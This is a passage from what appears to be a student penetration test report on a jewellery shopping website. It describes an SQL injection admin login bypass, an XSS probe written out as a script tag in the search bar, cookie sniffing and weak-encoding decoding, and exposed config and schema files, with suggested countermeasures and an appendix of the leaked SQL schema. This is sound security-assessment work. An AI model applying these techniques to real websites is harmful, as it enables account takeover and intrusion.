

Figure 3.1: Successful SQLi on the admin account.

This has proven to the tester that the target website is vulnerable to SQL Injection. Successful admin login on the main page can be seen in figure 3.1 below:

Figure 3.2: Logged in as admin.

TESTING FOR CROSS-SITE SCRIPTING VULNERABILITY

The tester has discovered that the web application had a XSS vulnerability from the information gathering stage. The tester attempted injection some scripts in input fields to exploit this vulnerability. Specifically in the search bar of the main page of the website. The tester inserted **<script>(1);</script>** in the search bar giving the output '1' to the tester. This can be seen in the figure 3.3:



Figure 3.3: Successful XSS test.

3 DISCUSSION

3.1 OVERALL DISCUSSION

The outcome of the penetration test shows that the target web application is extremely vulnerable to many web exploits and lacks security. The tester was able to successfully demonstrate the step-by-step process of how this can be achieved by a potential attacker.
The aims of the project have been met, including a penetration test on the target web application and a detailed penetration test has been performed by the tester with a suitable methodology chosen and followed throughout the penetration test.

The penetration test resulted in multiple vulnerabilities found on the target application. The target website has been tested for its configuration and security mechanism. The tester found that the web application has weak session management with minimal encryption to cookies, weak password policy as well as a weak lockout mechanism. The website is using a weak unencrypted internet protocol, HTTP. This was tested by using software to intercept data being transferred over this channel. The methods used by this protocol have also been tested.

The target website has a lack of security on its configuration. The tester was easily able to access the platform configuration by simply browsing to /phpinfo.php. This file easily revealed sensitive data to the tester which could be used by an attacker to enumerate the system. There is no need to have this configuration page unprotected. The application has also been found to be vulnerable to SQL Injection and Cross-Site Scripting attacks. These attacks are extremely dangerous as an attacker can use these vulnerabilities and techniques to either inject code onto the target web application or login to an account unauthorized. These vulnerabilities will be covering in more detail and countermeasures have been suggested in the next section: Vulnerabilities & Countermeasures.

3.2 VULNERABILITIES & COUNTERMEASURES

Information Leakage Vulnerability

The web application uses the file Robots.txt which is a file used to allow/disallow content from being shown on the website. This is a common file that most websites have. This is useful to an attacker to know as they can check for any metafile leakage. In this case the file got used to find an SQL Table leakage. This is important as it shows a potential sensitive information about the structure of the data tables. This is unnecessarily disclosed. The Robots.txt file is a public file that can be accessed both by bots and potential attackers. The /schema.sql file should not be present there.

Weak Session Management

The web page is using HTTP instead of HTTPS which makes the website significantly more insecure. The tester analyzed the packets transferred specifically during the login processes. Every user on the website gets assigned a “Secret Cookie”. This value is being transferred over unencrypted channels and can easily be sniffed out using software such as Wireshark. The tester was easily able to grab the cookie from Wireshark.

This is extremely dangerous as a potential attacker can now attempt to hijack a session and take over an account on the website. Additionally, the cookie encryption is weak. The tester was able to take the cookie and decrypt it easily. The cookie was only using 3 different encryption methods, Hex encode, Base64 Encryption followed by a URL encode which is simple to crack. This left the username and password exposed in plaintext.

First countermeasure would be to make sure that the website is running HTTPS instead of HTTP to drastically increase the security of the website. This will make sure data transferred on the web page is encrypted. Another countermeasure would be to improve cookie encryption methods.

SQL Injection Vulnerability

The tester has demonstrated that the target website vulnerable to a Structured Query Language Injection. Both the main login drop-down menu as well as the admin login page are vulnerable to this. The penetration tester was able to use this vulnerability and exploit user accounts including the admin account. This was done by using a single statement in the password field of the login interface. This vulnerability is needs to be patched as soon as possible as it allows an attack to login to accounts without knowing any passwords. By simply typing in a statement.

To prevent SQLi attacks, the website input needs to be sanitized which would include input validation. This would help to identify legitimate users and recognize potential threats. Another implementation could be a Web Application Firewall. This would be able to protect from such attacks and block requests from illegitimate users.

Cross-Site Scripting Vulnerability

The tester has shown that XSS is possible on the web application. This was done by inserting Javascript code into the search bar of the website, returning a value. This has proven that a potential attacker is able to inject malicious code into the website having disastrous consequences. From the information gathering stage, the tools used by the tester identified that the website is vulnerable to XSS. This was seen by the output, “XXS protection header is not defined”.

For countermeasures, the definition of the XXS protection response header will improve the website’s ability to prevent XSS attacks. Another method to prevent XXS attacks would be to filter input as well as encoding data on output.

3.3 FUTURE WORK

Given more time and resources, the penetration tester would perform another penetration test focusing on expanding on vulnerabilities and finding alternative methods to exploit the target web application.

The current penetration test would be given to Astley Jewellery for review and implementation of suitable countermeasures that would aid the security of the website massively. Once that is complete, the tester would once again go through the process of the penetration test. The tester would be following a suitable penetration test methodology to check for patched vulnerabilities as well as conducting a more sophisticated investigation of possible weaknesses found on the target webpage.

REFERENCES

For URLs, Blogs:

1) Owasp.org. 2004. Project Web Security Testing. [ONLINE] Available at: https://owasp.org/www-project-web-security-testing-guide/stable/. [Accessed 17 January 2023].

2) patchstack.com. 2021. Website Hacking Statistics. [ONLINE] Available at: https://patchstack.com/articles/website-hacking-statistics/. [Accessed 10 January 2023]

3) getastra.com. 2022. Why Penetration Testing Is Important. [ONLINE] Available at: https://www.getastra.com/blog/security-audit/why-penetration-testing-is-important/. [Accessed 10 January 2023].

4) acenetix.com. 2023. SQL Injection. [ONLINE] Available at: https://www.acunetix.com/websitesecurity/sql-injection/. [Accessed 17 January 2023]

5) portswigger.net. 2023. Cross Site Scripting. [ONLINE] Available at: https://portswigger.net/web-security/cross-site-scripting. [Accessed 17 January 2023].

APPENDICES

APPENDIX A



Figure 3.4: First part of the Nikto scan results of the target website.



Figure 3.5: Second part of the Nikto scan results of the target website.

APPENDIX B

```
-- Server version       5.5.27
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `cart`
--

DROP TABLE IF EXISTS `cart`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `cart` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `jewel_id` int(4) unsigned zerofill NOT NULL,
```

Figure 3.6: SQL Dump (1/6).

```
  `qty` int(4) NOT NULL DEFAULT '0',
  `cust_id` int(4) unsigned zerofill NOT NULL,
  `checkout` varchar(1) COLLATE latin1_general_ci NOT NULL DEFAULT 'n',
  `added` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `checkedon` date NOT NULL,
  `trans` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=5 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `jewellery`
--

DROP TABLE IF EXISTS `jewellery`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `jewellery` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `prodname` varchar(30) COLLATE latin1_general_ci NOT NULL,
  `path` varchar(100) COLLATE latin1_general_ci NOT NULL DEFAULT 'images/nophoto.gif',
  `category` int(33) NOT NULL DEFAULT '0',
  `price` decimal(10,2) NOT NULL DEFAULT '0.00',
  `descr` text COLLATE latin1_general_ci NOT NULL,
  `type` varchar(30) COLLATE latin1_general_ci NOT NULL DEFAULT 'latest',
```

Figure 3.7: SQL Dump (2/6).

```
  `noviews` int(4) NOT NULL DEFAULT '0',
  `topsell` int(4) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=327 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci PACK_KEYS=0;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `main_menu`
--

DROP TABLE IF EXISTS `main_menu`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `main_menu` (
  `mmenu_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `mmenu_name` varchar(200) NOT NULL,
  `mmenu_link` varchar(200) NOT NULL,
  PRIMARY KEY (`mmenu_id`)
) ENGINE=MyISAM AUTO_INCREMENT=10 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `sub_menu`
--
```

Figure 3.8: SQL Dump (3/6).

```
DROP TABLE IF EXISTS `sub_menu`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `sub_menu` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `mmenu_id` int(4) NOT NULL DEFAULT '375',
  `smenu_name` varchar(200) NOT NULL,
  `smenu_link` varchar(200) NOT NULL DEFAULT 'viewproduct.php',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=33 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `user_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `name` varchar(50) NOT NULL,
  `surname` varchar(50) NOT NULL,
  `username` varchar(50) NOT NULL,
```

Figure 3.9: SQL Dump (4/6).

```
  `password` varchar(60) NOT NULL,
  `email` varchar(250) NOT NULL,
  `address` varchar(250) NOT NULL,
  `tel` int(8) NOT NULL,
  `ac_type` varchar(30) DEFAULT 'user',
  `user_status` tinyint(4) DEFAULT '0',
  `thumbnail` varchar(100) NOT NULL,
  PRIMARY KEY (`user_id`),
  UNIQUE KEY `email` (`email`)
) ENGINE=MyISAM AUTO_INCREMENT=6 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `webcontent`
--

DROP TABLE IF EXISTS `webcontent`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `webcontent` (
  `content_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `content` text NOT NULL,
  `webpage` varchar(200) NOT NULL,
  PRIMARY KEY (`content_id`),
  UNIQUE KEY `webpage` (`webpage`)
```

Figure 4.0: SQL Dump (5/6).

```
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

Figure 4.1: SQL Dump (6/6).